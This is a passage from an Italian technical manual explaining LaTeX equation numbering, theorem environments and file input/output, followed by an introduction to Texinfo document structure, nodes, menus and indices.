```

Si osservi il fatto che l'ultima riga della matrice non è terminata con il simbolo '\\', perché diversamente si otterrebbe un'equazione in più, numerata, anche se invisibile:

$$x = 2y \quad (1)$$
$$y = 3z \quad (2)$$

L'equazione 1 dice che... mentre l'equazione 2 fa riferimento a...

Ancora più importante è notare che l'ambiente '**eqnarray**' viene dichiarato in un contesto normale, ma delimita un ambiente matematico particolare.

Eventualmente, per evitare di numerare una certa riga, si può usare il comando '**\nonumber**'; inoltre, se si aggiunge un asterisco al nome dell'ambiente, non viene mostrata la numerazione di alcuna equazione:

```
\begin{eqnarray*}
x & = & 2y \label{equazione_xy} \\
y & = & 3z \label{equazione_yz}
\end{eqnarray*}

L'equazione \ref{equazione_xy} dice che... mentre l'equazione
\ref{equazione_yz} fa riferimento a...
```

$$x = 2y$$
$$y = 3z$$

L'equazione 1 dice che... mentre l'equazione 1 fa riferimento a...

245.8 Teoremi, corollari e dichiarazioni simili

LaTeX ha una gestione sofisticata delle dichiarazioni riconducibili a teoremi, corollari e simili. Si parte dalla dichiarazione di un ambiente, al quale si associa un contatore, in modo tale da non porre limitazioni al genere di dichiarazioni che si vogliono gestire.

Inizialmente si definisce il tipo di contesto a cui appartiene un certo gruppo di dichiarazioni:

\newtheorem{*ambiente*}{*Titolo*}[*contatore_di_riferimento*]

\newtheorem{*ambiente*}[*ambiente_collegato*]{*Titolo*}

La seconda delle due forme permette di definire un ambiente la cui numerazione deve seguire quella di un altro già definito. In questo senso, nel campo indicato come *ambiente_collegato*, va messo il nome di quello già esistente.

Per cominciare, si osservi l'esempio seguente, senza l'indicazione di alcun contatore di riferimento:

```
\newtheorem{teorema}{Teorema}
```

In questo modo si dichiara l'ambiente '**teorema**', con il titolo «Teorema», assieme al contatore '**teorema**' (a cui si accede facilmente con il comando '**\theteorema**', creato implicitamente), usato in modo trasparente.

Nel dichiarare un ambiente di questo tipo, occorre evitare di usare nomi giù usati da LaTeX.

Dopo la definizione dell'ambiente '**teorema**', si può usare in pratica questo ambiente; per esempio così:

```
\begin{teorema}
In teoria, non c'è differenza tra pratica e teoria.
\end{teorema}

\begin{teorema}
In pratica, la teoria è diversa dalla pratica.
\end{teorema}
```

Dal risultato della composizione si può osservare che il titolo, ovvero la parola «Teorema», viene messo in evidenza con un carattere nero, assieme al numero del contatore; subito dopo appare il testo del teorema in un carattere corsivo:

Teorema 1 *In teoria, non c'è differenza tra pratica e teoria.*

Teorema 2 *In pratica, la teoria è diversa dalla pratica.*

Nella definizione dell'ambiente '**`teorema`**' era stato omesso il contatore di riferimento, pertanto il conteggio dei teoremi parte da uno e prosegue di conseguenza. Si osservi invece l'esempio seguente, che presuppone un documento di tipo '**`article`**':

```
\newtheorem{teorema}{Teorema}[section]
```

In questo modo, si ottiene una numerazione subordinata al contatore '**`section`**', ovvero alla sequenza delle sezioni:

```
\section{Alcuni teoremi interessanti}
\begin{teorema}
In teoria, non c'è differenza tra pratica e teoria.
\end{teorema}

\begin{teorema}
In pratica, la teoria è diversa dalla pratica.
\end{teorema}

\section{Un'altra sezione}
\begin{teorema}
Un altro teorema.
\end{teorema}
```

Si può osservare che il numero mostrato dopo il titolo è strutturato, essendo composto da un prefisso che contiene il numero della sezione e da un suffisso che costituisce il numero relativo all'ambito della sezione:

1 Alcuni teoremi interessanti

Teorema 1.1 *In teoria, non c'è differenza tra pratica e teoria.*

Teorema 1.2 *In pratica, la teoria è diversa dalla pratica.*

2 Un'altra sezione

Teorema 2.1 *Un altro teorema.*

Con questa tecnica della dipendenza da un altro contatore, si possono costruire dei corollari la cui numerazione dipende dal teorema appena enunciato. Nell'esempio seguente si mostra anche la definizione degli ambienti usati:

```
\newtheorem{teorema}{Teorema}[section]
\newtheorem{corollario}{Corollario}[teorema]
```

```
\section{Alcuni teoremi e corollari interessanti}

\begin{teorema}
In teoria, non c'è differenza tra pratica e teoria.
\end{teorema}

\begin{corollario}
Bla bla bla bla.
\end{corollario}

\begin{teorema}
In pratica, la teoria è diversa dalla pratica.
\end{teorema}

\begin{corollario}
Bla bla bla bla.
\end{corollario}
```

1 Alcuni teoremi e corollari interessanti

Teorema 1.1 *In teoria, non c'è differenza tra pratica e teoria.*

Corollario 1.1.1 *Bla bla bla bla.*

Teorema 1.2 *In pratica, la teoria è diversa dalla pratica.*

Corollario 1.2.1 *Bla bla bla bla.*

Volendo invece usare una numerazione unica, sia per i teoremi, sia per i corollari, si può usare la seconda forma per la definizione dell'ambiente:

```
\newtheorem{teorema}{Teorema}[section]
\newtheorem{corollario}[teorema]{Corollario}
...
```

Ecco il risultato seguendo l'ultimo esempio già mostrato:

1 Alcuni teoremi e corollari interessanti

Teorema 1.1 *In teoria, non c'è differenza tra pratica e teoria.*

Corollario 1.2 *Bla bla bla bla.*

Teorema 1.3 *In pratica, la teoria è diversa dalla pratica.*

Corollario 1.4 *Bla bla bla bla.*

Naturalmente si possono definire anche ambienti di tipo diverso, a seconda delle esigenze; quello che conta è non usare nomi che possono creare conflitti per LaTeX.

Dal momento che queste definizioni sono numerate, diventa importante potervi fare riferimento. Per questo è necessario dichiarare un'etichetta con il comando '**`\label`**' all'interno dell'ambiente:

```
\newtheorem{teorema}{Teorema}[section]

\section{Alcuni teoremi e corollari interessanti}

\begin{teorema} \label{teorema-della-teoria}
In teoria, non c'è differenza tra pratica e teoria.
\end{teorema}

Purtroppo, il teorema \ref{teorema-della-teoria} viene confutato dal
teorema \ref{teorema-della-pratica}:

\begin{teorema} \label{teorema-della-pratica}
In pratica, la teoria è diversa dalla pratica.
\end{teorema}
```

1 Alcuni teoremi e corollari interessanti

Teorema 1.1 *In teoria, non c'è differenza tra pratica e teoria.*

Purtroppo, il teorema 1.1 viene confutato dal teorema 1.2:

Teorema 1.2 *In pratica, la teoria è diversa dalla pratica.*

LaTeX: file esterni

LaTeX prevede alcuni comandi per l'inclusione di file esterni; inoltre, in questo capitolo si vuole dimostrare in che modo creare file con informazioni ottenute in fase di composizione, in modo da poterle rielaborare con altri programmi.

246.1 Importazione

Esistono due comandi molto simili per dire a LaTeX di incorporare un file esterno:

`\input{`*nome_file*`}`	include il file nel punto in cui appare il comando (può essere usato anche nel preambolo);
`\include{`*nome_file*`}`	include il file nel punto in cui appare il comando, dopo un salto pagina (non può essere usato nel preambolo);
`\includeonly{`*nome_file_1*`,`*nome_file_2*`,`*...nome_file_n*`}`	usato nel preambolo, consente di selezionare quali file possono essere inclusi effettivamente con il comando '**`\include`**'.

Se i nomi dei file non contengono l'estensione, si intende che questa sia '`.tex`'; inoltre, come si può intuire dal nome, il comando '**`\includeonly`**' può interferire solo con le inclusioni attraverso '**`\include`**'.

246.2 Importazione letterale

Se si utilizza il pacchetto '**`verbatim`**' viene messo a disposizione un comando particolare per l'inserimento di file esterni da rappresentare nella composizione in modo letterale:

`\usepackage{verbatim}`	include il pacchetto '**`verbatim`**' (nel preambolo);
`\verbatiminput{`*nome_file*`}`	include il file nel punto in cui appare, rappresentandolo tale e quale.

246.3 Creazione di file

Per creare un file si deve prima definire il flusso in uscita, attribuendogli un nome, quindi questo deve essere aperto, inserendovi dei dati, infine lo si chiude. Di solito si creano file con una radice uguale a quella del file contenente il sorgente, attraverso il comando '**`\jobname`**':

`\newwrite\`*nome_flusso*`}`	dichiara il nome del flusso da aprire in scrittura;
`\immediate\openout\`*nome_flusso*`\jobname.`*estensione*	crea il file con estensione '`.`*estensione*' e lo associa al flusso indicato;
`\immediate\write\`*nome_flusso*`{`*testo*`}`	aggiunge in coda al file una riga di testo, come indicato nell'argomento;
`\immediate\closeout\`*nome_flusso*	chiude il file corrispondente al flusso indicato;
`\jobname`	si espande nella stringa corrispondente alla radice del nome del file LaTeX sorgente.

L'esempio seguente mostra in che modo si potrebbe realizzare un indice generale elementare:

```
...
\chapter*{Indice generale}
\input{\jobname.indice}
...
\newwrite\miofile
\immediate\openout\miofile\jobname.indice
...
\chapter*{Introduzione}
\immediate\write\miofile{Introduzione {\arabic{page}}\par}
...
\chapter{Bla bla bla}
\immediate\write\miofile{Bla bla bla {\arabic{page}}\par}
...
\appendix
\chapter{Appendice}
\immediate\write\miofile{Appendice {\arabic{page}}\par}
...
\immediate\closeout\miofile
```

All'inizio dell'esempio si vede l'inclusione di un file con lo stesso nome del sorgente LaTeX ed estensione '`.indice`'. Come si può intendere, la prima volta questo file non esiste e l'inclusione non produce alcun risultato. Successivamente si crea questo file, quindi, all'inizio di ogni sezione principale si annota il titolo di questa e la pagina in cui si trova. Nella composizione successiva, il file viene incluso e successivamente rigenerato, probabilmente con numeri di pagina diversi, a causa dell'allungamento del documento; nella terza composizione si dovrebbe ottenere un risultato soddisfacente. Ecco come si potrebbe presentare il file generato in questo modo:

```
Introduzione {1}\par
Bla bla bla {10}\par
Appendice {25}\par
```

Nell'esempio si deve osservare che '**`\arabic{page}`**' si è trasformato correttamente nel numero della pagina e '**`\par`**' è rimasto intatto. Nel caso si inserissero delle macro, si potrebbe ottenere un risultato indesiderabile. Per esempio, si potrebbe desiderare di separare il titolo dal numero della pagina con dei puntini di sospensione elastici:

```
\immediate\write\miofile{Introduzione\dotfill{\arabic{page}}\par}
```

Il file generato si presenterebbe così:

```
Introduzione\unhbox \voidb@x \cleaders \hbox to.44em{\hss .\hss }\hfill ↩
↪\kern \z@ {1}\par
```

In questi casi si può usare il comando '**`\string`**' per evitare che la barra obliqua inversa del comando '**`\dotfill`**' venga presa in considerazione:

```
\immediate\write\miofile{Introduzione\string\dotfill{\arabic{page}}\par}
```

Parte xlv

Texinfo: lo standard della documentazione GNU

Introduzione a Texinfo

Texinfo è un sistema di composizione ideato per la documentazione di GNU, allo scopo di permettere la produzione di documenti ipertestuali in formato Info e di documenti stampati, attraverso il sistema di composizione TeX, a partire da un sorgente unico. Attualmente è disponibile anche la possibilità di comporre in HTML, cosa che completa il sistema Texinfo e lo rende uno strumento essenziale, ma anche molto valido.

A seconda di come è organizzata la propria distribuzione GNU/Linux, gli script che compongono il sistema Texinfo potrebbero far parte di un pacchetto indipendente, oppure essere inseriti direttamente all'interno della distribuzione teTeX (LaTeX).

Emacs permette di gestire in modo automatico molte particolarità del sorgente Texinfo, facilitando così il lavoro dell'utilizzatore. In questo capitolo si vuole mostrare solo l'essenziale di Texinfo, pertanto, tutta la parte che riguarderebbe la gestione di Emacs viene ignorata. Questo e altri particolari possono essere approfonditi nella documentazione originale di Texinfo.

247.1 Esempio introduttivo

Di solito, il modo migliore per cominciare a comprendere il funzionamento di un sistema di composizione, è quello di partire da un esempio, per avere modo di vedere subito come comporlo in pratica.

```
\input texinfo   @c -*-texinfo-*-
@c %**start of header
@setfilename esempio.info
@settitle Introduzione a Texinfo
@c %**end of header

@setchapternewpage odd

@ifinfo
Questo è un esempio molto breve di un documento scritto
utilizzando il sistema Texinfo.

Copyright @copyright{} 1999 Tizio Tizi
@end ifinfo

@titlepage
@sp 10
@comment Per il titolo viene utilizzato un corpo molto grande.
@center @titlefont{Titolo di esempio}

@c I due comandi seguenti iniziano la pagina del copyright.
@page
@vskip 0pt plus 1filll
Copyright @copyright{} 1999 Tizio Tizi
@end titlepage

@node    Top, Suddivisione del documento, , (dir)
@comment nodo-attuale, nodo-successivo, nodo-precedente, nodo-superiore

@menu
* Suddivisione del documento::      Il primo capitolo di questo esempio
                                    molto breve.
* Paragrafi::                       Il secondo capitolo.
* Indice analitico::                L'indice analitico.
@end menu

@node    Suddivisione del documento, Paragrafi, Top, Top
```

```
@comment nodo-attuale, nodo-successivo, nodo-precedente, nodo-superiore
@chapter Suddivisione del documento con Texinfo
@cindex suddivisione
@cindex capitolo
@cindex sezione
@cindex sottosezione

Un documento scritto in Texinfo è organizzato in capitoli, che possono
essere suddivisi in sezioni, sottosezioni e sotto-sottosezioni:

@enumerate
@item
capitolo -- @code{@@chapter};
@item
sezione -- @code{@@section};
@item
sottosezione -- @code{@@subsection};
@item
sotto-sottosezione -- @code{@@subsubsection};
@end enumerate

@node    Paragrafi, Indice analitico, Suddivisione del documento, Top
@comment nodo-attuale, nodo-successivo, nodo-precedente, nodo-superiore
@chapter Paragrafi in un sorgente Texinfo
@cindex paragrafo
@cindex testo

Il testo normale di un documento scritto in Texinfo è suddiviso in
paragrafi senza l'indicazione esplicita di alcun comando speciale.
Di conseguenza, basta inserire una riga vuota nel sorgente, per
produrre la separazione tra un paragrafo e il successivo.

@node    Indice analitico, , Paragrafi, Top
@comment nodo-attuale, nodo-successivo, nodo-precedente, nodo-superiore
@unnumbered Indice analitico

@printindex cp

@contents
@bye
```

Si suppone di avere nominato il file di questo sorgente '`esempio.texinfo`'. Di seguito vengono mostrati i comandi necessari alla composizione per generare un file Info, un risultato in HTML (in due modi differenti), un file PostScript e un file PDF.

```
$ makeinfo esempio.texinfo

$ makeinfo --html esempio.texinfo

$ texi2html esempio.texinfo

$ texi2dvi esempio.texinfo ; dvips -t a4 -o esempio.ps esempio.dvi

$ texi2dvi --pdf esempio.texinfo
```

Nel primo caso viene generato il file Info '`esempio.info`'; nel secondo e nel terzo si ottiene il file '`esempio.html`' (affiancato eventualmente da un file contenente l'indice generale); nel quarto caso si ottiene il file '`esempio.ps`'; nell'ultimo si ottiene il file '`esempio.pdf`'.

247.2 Logica fondamentale di Texinfo

Texinfo è TeX a cui è stato applicato uno stile speciale, per cui il simbolo '`@`' sostituisce la barra obliqua inversa ('`\`'). Questo si ottiene attraverso uno stile contenuto nel file '`texinfo.tex`', che viene include opportunamente con il comando TeX iniziale:

```
\input texinfo
```

Da quel punto in poi, la barra obliqua inversa ha valore letterale. Sempre allo scopo di ridurre al minimo i simboli che hanno significati speciali, i commenti si indicano attraverso un comando apposito: '**`@c`**', oppure '**`@comment`**'. A questo proposito, si può osservare che la prima riga mostrata nell'esempio introduttivo, contiene proprio un commento, subito dopo la dichiarazione dell'inclusione dello stile per Texinfo:

```
\input texinfo    @c -*-texinfo-*-
```

Si tratta di una stringa convenzionale, che è bene utilizzare anche se non è strettamente necessaria alla composizione di un sorgente Texinfo, perché riguarda Emacs, permettendogli di identificare il file e di qualificarlo per quello che è.

Una volta chiarita la natura TeX di un sorgente Texinfo, si può comprendere il comportamento generale del sistema, nel momento in cui la composizione viene fatta per arrivare alla stampa. In particolare, si può intendere il modo in cui vengono considerati gli spazi, che vengono eliminati quando sembrano superflui, così come si può intendere il motivo per cui basta separare i blocchi di testo con una o più righe vuote (o bianche), per ottenere la separazione in paragrafi. Tuttavia, le cose cambiano quando la composizione avviene in modo da generare un file Info: in questo caso gli spazi aggiuntivi contano e anche le righe vuote superflue possono essere prese in considerazione.

Nonostante la sua natura TeX, Texinfo è vocato alla generazione di un ipertesto consultabile attraverso un terminale a caratteri; pertanto, è su questo punto che si fondano le sue caratteristiche e le sue limitazioni.

247.2.1 Scomposizione del documento

Un documento Texinfo è articolato in due modi distinti, che devono avvenire simultaneamente. Da una parte si trova l'articolazione del testo nel modo più adatto a un libro, con i suoi capitoli e le sezioni a livelli diversi (come fa LaTeX), dall'altra parte c'è un ipertesto organizzato a grafo (un reticolo di collegamenti uniti assieme da dei nodi), dove i nodi sono i vari blocchi di informazioni.

Texinfo non pone limitazioni particolari all'uso dei nodi, tuttavia il buon senso richiede che siano usati in modo compatibile con la struttura «cartacea» del documento. In generale, ogni capitolo deve avere un nodo corrispondente, mentre le sezioni potrebbero averlo se ciò è opportuno, e lo stesso vale per le sottosezioni. Nell'esempio introduttivo, prima della dichiarazione del primo capitolo, si vede l'indicazione del nodo relativo:

```
@node    Suddivisione del documento, Paragrafi, Top, Top
@comment nodo-attuale, nodo-successivo, nodo-precedente, nodo-superiore
@chapter Suddivisione del documento con Texinfo
```

Dal momento che la composizione in formati finali diversi genera risultati differenti, c'è poi l'esigenza di poter distinguere il testo che deve essere usato per una o l'altra composizione. Per questo si possono circoscrivere delle porzioni di testo tra i comandi '**`@ifinfo`**' '**`@end ifinfo`**', '**`@iftex`**' '**`@end iftex`**', e '**`@ifhtml`**' '**`@end ifhtml`**'. Nell'esempio introduttivo si vede proprio l'uso di questi comandi per inserire del testo che viene utilizzato solo nella composizione in formato Info:

```
@ifinfo
Questo è un esempio molto breve di un documento scritto
utilizzando il sistema Texinfo.

Copyright @copyright{} 1999 Tizio Tizi
@end ifinfo
```

247.2.2 Inserimento di simboli speciali

Il linguaggio di composizione utilizzato da Texinfo, attribuisce un significato speciale al simbolo '`@`' e alle parentesi graffe. Per indicare questi caratteri in modo letterale, basta farli precedere da un altro '`@`'. In questo senso, la sequenza '`@`*carattere*' rappresenta spesso la richiesta esplicita di fare riferimento al carattere in modo letterale. La tabella 247.1 elenca alcune di queste sequenze di escape.

Tabella 247.1. Comandi per rappresentare alcuni simboli speciali.

Comando	Descrizione
@@	Un solo simbolo '`@`'.
@{	Una parentesi graffa aperta.
@}	Una parentesi graffa chiusa.
@<*SP*>	Uno spazio non interrompibile.

In modo simile si possono definire delle lettere speciali, se queste non sono disponibili attraverso la tastiera. La tabella 247.2 mostra i comandi utili per rappresentare le vocali accentate italiane. Tuttavia, è opportuno osservare che non è sempre conveniente l'uso di questi comandi, se si ritiene di poter usare una codifica migliore dell'ASCII tradizionale. Infatti, se si usa un comando come '**`@‘a`**' si rischia poi di vedere '**`a‘`**' nella composizione Info, cosa che non succede se si utilizza la codifica ISO 8859-1.

Tabella 247.2. Comandi per la rappresentazione delle vocali accentate nella lingua italiana.

Comando	Risultato	Comando	Risultato
@‘a	à	@‘A	À
@‘e	è	@‘E	È
@’e	é	@’E	É
@‘i	ì	@‘I	Ì
@‘o	ò	@‘O	Ò
@‘u	ù	@‘U	Ù

247.3 Struttura di un documento Texinfo

In un sorgente Texinfo, prima di arrivare alla scomposizione del testo in capitoli e nodi, c'è una parte iniziale che merita un po' di attenzione. La prima dichiarazione in assoluto è quella dell'inserimento dello stile '`texinfo.tex`', come è già stato mostrato, quindi si incontrano le dichiarazioni '**`@setfilename`**' e '**`@settitle`**' che costituiscono l'intestazione del sorgente:

```
\input texinfo   @c -*-texinfo-*-
@c %**start of header
@setfilename esempio.info
@settitle Introduzione a Texinfo
@c %**end of header
```

La prima di queste due dichiarazioni serve a definire il nome del file Info finale, che in caso di necessità potrebbe anche essere scomposto in più file, dove quello indicato rappresenta così

solo il file di partenza; la seconda dichiara il titolo del documento in breve. Texinfo richiede che le dichiarazioni dell'intestazione siano racchiuse tra due commenti ben definiti, come si vede dall'esempio. È importante che siano riprodotti nello stesso modo che è stato mostrato:

```
@c %**start of header
...
@c %**end of header
```

La parte successiva all'intestazione, viene usata per utilizzare dei comandi specifici per la composizione TeX, come nel caso di '**`@setchapternewpage`**' che permette di definire se i capitoli debbano iniziare in una pagina nuova e se questa debba essere una pagina dispari, oppure se ciò sia indifferente:

- '**`@setchapternewpage on`**'

  fa in modo che ogni capitolo inizi a pagina nuova;

- '**`@setchapternewpage off`**'

  fa in modo che i capitoli possano iniziare nella stessa pagina in cui finiscono quelli precedenti;

- '**`@setchapternewpage odd`**'

  fa in modo che ogni capitolo inizi in una nuova pagina dispari;

Dopo questo genere di definizioni, si passa generalmente alla presentazione formale del documento, annotando le informazioni legali, e nel caso particolare della composizione in TeX, specificando anche l'aspetto della prima pagina, quella del titolo. Nel caso di un documento Info non ha molta importanza la preparazione di una facciata introduttiva; in effetti, questa non esiste (come si vedrà in seguito a proposito del nodo iniziale). In questo senso, non c'è nemmeno il posto per le informazioni sul copyright, che vengono comunque inserite, delimitandole tra i comandi '**`@ifinfo`**' e '**`@end ifinfo`**', allo scopo che queste siano effettivamente annotate all'inizio nel file Info, anche se in una zona che poi non viene consultata attraverso la navigazione ipertestuale.

```
@ifinfo
Questo è un esempio molto breve di un documento scritto
utilizzando il sistema Texinfo.

Copyright @copyright{} 1999 Tizio Tizi
@end ifinfo
```

Alla fine di questa parte introduttiva del sorgente Texinfo, appare generalmente un blocco delimitato dai comandi '**`@titlepage`**' e '**`@end titlepage`**', che riguardano esclusivamente la composizione con TeX, con lo scopo di definire le pagine iniziali dal titolo alle informazioni sul copyright.

```
@titlepage
@sp 10
@comment Per il titolo viene utilizzato un corpo molto grande.
@center @titlefont{Titolo di esempio}

@c I due comandi seguenti iniziano la pagina del copyright.
@page
@vskip 0pt plus 1filll
Copyright @copyright{} 1999 Tizio Tizi
@end titlepage
```

I comandi che si vedono nell'esempio dovrebbero essere abbastanza intuitivi, dal momento che si tratta praticamente di TeX:

- '**`@sp`** *n*'

  richiede uno spazio verticale di *n* righe;

- '**@center @titlefont{** *titolo* **}**'

  centra il titolo che viene stampato utilizzando un carattere adatto, pensato appositamente per questo ('**@titlefont**');

- '**@page**'

  esegue un salto pagina;

- '**@vskip 0pt plus 1filll**'

  porta il testo successivo alla base della pagina (si tratta di un comando TeX, dove la parola '**1filll**' è scritta correttamente con tre «l»).

Il manuale di Texinfo propone anche un'altra forma, in cui si utilizzano i comandi '**@title**', '**@subtitle**' e '**@author**'. Il loro significato è intuitivo e l'esempio seguente dovrebbe chiarirne l'uso: si osservi in particolare la presenza di due sottotitoli e di due autori.

```
@titlepage
@title Titolo di esempio
@subtitle Primo sottotitolo
@subtitle Secondo sottotitolo
@author Tizio Tizi
@author Caio Cai
@page
@vskip 0pt plus 1filll
Copyright @copyright{} 1999 Tizio Tizi, Caio Cai
@end titlepage
```

Nell'esempio introduttivo che è stato mostrato, non appare circoscritto alcun pezzo riservato alla composizione in HTML. In effetti, '**texi2html**' ignora l'inizio del sorgente Texinfo, a parte l'intestazione, dalla quale ottiene il titolo del documento e il nome del file HTML principale che deve generare.

Al termine di un documento Texinfo, deve essere usato il comando '**@bye**' per concludere esplicitamente la composizione.

247.3.1 Capitoli e sezioni

Prima di affrontare il problema che riguarda la scomposizione del documento in nodi, vale la pena di vedere come avviene la scomposizione in capitoli e sezioni, dal momento che è qualcosa di più semplice, trattandosi di un concetto comune a molti altri sistemi di composizione. Semplificando le cose, si può affermare che un documento Texinfo è suddiviso in capitoli, che possono essere suddivisi a loro volta in sezioni, sottosezioni e sotto-sottosezioni. Tuttavia, esistono diversi tipi di «capitoli» e di «sezioni»; la tabella 247.3 riepiloga questi comandi.

Tabella 247.3. Comandi per la suddivisione del testo in base al risultato stampato.

Comando	Descrizione
@chapter	Capitolo normale con numerazione.
@section	Sezione normale con numerazione.
@subsection	Sottosezione normale con numerazione.
@subsubsection	Sotto-sottosezione normale con numerazione.
@unnumbered	Capitolo senza numerazione.
@unnumberedsec	Sezione senza numerazione.
@unnumberedsubsec	Sottosezione senza numerazione.
@unnumberedsubsubsec	Sotto-sottosezione senza numerazione.
@appendix	Capitolo numerato in modo letterale -- appendice.
@appendixsec	Sezione di un'appendice.
@appendixsubsec	Sottosezione di un'appendice.
@appendixsubsubsec	Sotto-sottosezione di un'appendice.

Comando	Descrizione
@majorheading	Titolo importante senza numerazione e senza salto pagina.
@chapterheading	Capitolo senza numerazione e senza salto pagina.
@heading	Sezione senza numerazione.
@subheading	Sottosezione senza numerazione.
@subsubheading	Sotto-sottosezione senza numerazione.

In particolare, la suddivisione che fa capo al capitolo di tipo '**`@unnumbered`**', riguarda generalmente gli indici, o le introduzioni, mentre la suddivisione '**`@...heading`**', permette di realizzare dei documenti in forma di relazione.

L'esempio introduttivo mostra in che modo si definisce l'inizio di un capitolo, utilizzando il comando '**`@chapter`**' seguito dal titolo, senza bisogno che questo sia delimitato in qualche modo. La stessa cosa varrebbe per le sezioni e per le altre classificazioni inferiori.

```
@chapter Suddivisione del documento con Texinfo
```

247.3.2 Nodi

I nodi di Texinfo sono le unità di informazioni raggiungibili attraverso una navigazione ipertestuale. A differenza della struttura di capitoli e sezioni, i nodi sono unità non divisibili, quindi non esistono dei sotto-nodi. Questo fatto crea una sovrapposizione imperfetta tra la struttura a nodi e la struttura di capitoli e sezioni.

Il nodo viene dichiarato attraverso il comando '**`@node`**' e la sua estensione va da quel punto fino alla dichiarazione del nodo successivo. Convenzionalmente, si dichiarano i nodi subito prima di un capitolo, o di una sezione (o anche di una sottosezione, ecc.); in questo modo, la struttura a nodi ha una qualche corrispondenza con la struttura cartacea del documento. A questo proposito, è importante stabilire l'estensione dei nodi: per cominciare potrebbe essere conveniente avere nodi contenenti un capitolo intero; in questo caso si dichiarerebbero solo in corrispondenza di questi. Nel capitolo 248 viene trattato meglio il problema dell'abbinamento dei nodi con la struttura del documento, in particolare per gli automatismi che vengono offerti da Texinfo.

La struttura ipertestuale prevede un nodo di partenza obbligatorio, denominato '**`Top`**', all'interno del quale si trova normalmente un elenco di riferimenti, paragonabile a un indice generale, e una serie di altri nodi definiti dall'autore, con nomi liberi.

```
@node    Top, Suddivisione del documento, , (dir)
```

L'ipertesto Info, prevede l'aggregazione dei vari documenti scritti per questo sistema, attraverso un nodo precedente a quello '**`Top`**': si tratta del nodo '**`(dir)`**', corrispondente al file contenente l'indice iniziale di tutti i documenti Info installati effettivamente nel proprio sistema.

La dichiarazione di un nodo implica l'indicazione del suo nome, seguito da tre riferimenti ad altrettanti nodi: il nodo successivo, secondo un ordine ideale stabilito dall'autore; il nodo precedente; il nodo superiore.

`@node` *nome_del_nodo* , *nodo_successivo* , *nodo_precedente* , *nodo_superiore*

In pratica, questa struttura prevede una sequenza di nodi, stabilita in qualche modo, assieme al riferimento di un nodo di livello superiore. Il primo nodo in assoluto è '**`(dir)`**', mentre il primo nodo del documento è '**`Top`**'. Volendo utilizzare una struttura di nodi corrispondenti ai capitoli, senza suddivisioni ulteriori, si avrebbe una sola sequenza di nodi dal primo all'ultimo capitolo, dove per tutti l'unico nodo superiore sarebbe '**`Top`**'. Se invece si volesse realizzare una suddivisione maggiore, è ragionevole che i nodi contenuti in un capitolo formino una sequenza, dove il nodo superiore potrebbe essere quello iniziale del capitolo stesso.

Osservando la dichiarazione del nodo '**Top**' dell'esempio, si può vedere che il nodo precedente non è stato indicato, mentre il nodo superiore è '**(dir)**'. Infatti, non esiste un nodo precedente a '**Top**', mentre al di sopra di quello c'è solo l'indice generale, corrispondente al nome convenzionale '**(dir)**'.

247.3.3 Menù di riferimenti

La composizione in formato Info può generare automaticamente l'indice analitico, ma non l'indice generale. Per ottenere una sorta di indice generale, occorre indicare manualmente i riferimenti da qualche parte, di solito nel nodo '**Top**'. Nel caso dell'esempio introduttivo, sono stati indicati i riferimenti ai capitoli e all'indice analitico:

```
@menu
* Suddivisione del documento::      Il primo capitolo di questo esempio
                                    molto breve.
* Paragrafi::                       Il secondo capitolo.
* Indice analitico::                L'indice analitico.
@end menu
```

Come si vede, tra i comandi '**@menu**' e '**@end menu**', sono stati indicati i nomi dei nodi da raggiungere, seguiti da una descrizione. Le voci di questi menù possono essere più articolate, ma in generale, se possibile, conviene mantenere questa forma elementare:

* *nome_nodo_da_raggiungere* :: *descrizione*

Chi scrive un documento in Texinfo può anche fare a meno di preoccuparsi di questi menù, ma dovrebbe inserire almeno le voci che fanno riferimento ai nodi dell'indice analitico. Chi utilizza Emacs può anche ottenere la preparazione di questo menù automaticamente; per apprenderne il modo può consultare la documentazione originale su Texinfo.

247.4 Indici

Gli indici e i riferimenti di qualunque tipo siano, si ottengono attraverso l'indicazione di un'etichetta, da una parte, e di un riferimento che punta all'etichetta. Gli indici in particolare, sono una raccolta di riferimenti realizzata in modo automatico.

Tabella 247.4. Comandi per la gestione di indici generali o analitici.

Comando	Descrizione
@contents	Inserisce l'indice generale completo.
@shortcontents	Inserisce un indice generale ridotto.
@summarycontents	Inserisce un indice generale ridotto.
@cindex *voce*	Inserisce una voce nell'indice analitico normale.
@kindex *voce*	Inserisce una voce nell'indice dei comandi da tastiera.
@pindex *voce*	Inserisce una voce nell'indice dei programmi.
@findex *voce*	Inserisce una voce nell'indice delle funzioni.
@vindex *voce*	Inserisce una voce nell'indice delle variabili.
@tindex *voce*	Inserisce una voce nell'indice dei tipi di dati.
@defindex *xy*	Crea l'indice *xy*.
@*xy*index *voce*	Inserisce una voce nell'indice *xy*.
@synindex *da a*	Trasferisce le voci di un indice in un altro.
@syncodeindex *da a*	Come '**@synindex**' usando un carattere dattilografico.
@printindex *xy*	Inserisce l'indice corrispondente alla sigla *xy*.

247.4.1 Indice generale

L'indice generale viene realizzato solo nella composizione che si avvale di TeX, oltre che in quella per il formato HTML. Ciò avviene in modo automatico, indicando semplicemente il punto in cui questo deve apparire: l'inizio dei capitoli e delle classificazioni inferiori viene annotato nell'indice generale. Come accennato in precedenza, questo meccanismo non riguarda la composizione nel formato Info, per cui si utilizza un menù di riferimenti che fa le funzioni di indice generale.

L'indice generale può essere collocato all'inizio o alla fine del documento, in tal caso dopo gli indici analitici eventuali. Con il comando '**`@contents`**' si richiede la sua realizzazione in corrispondenza del comando stesso. È importante osservare che questo comando crea anche il titolo necessario, al contrario di ciò che avviene con l'indice analitico, come verrà descritto tra poco.

Vale la pena di annotare il fatto che sono disponibili altri due comandi per ottenere la realizzazione di indici analitici meno dettagliati. Si tratta di '**`@shortcontents`**' e '**`@summarycontents`**'. La differenza tra i due sta solo nel titolo utilizzato per introdurli.

247.4.2 Indici analitici

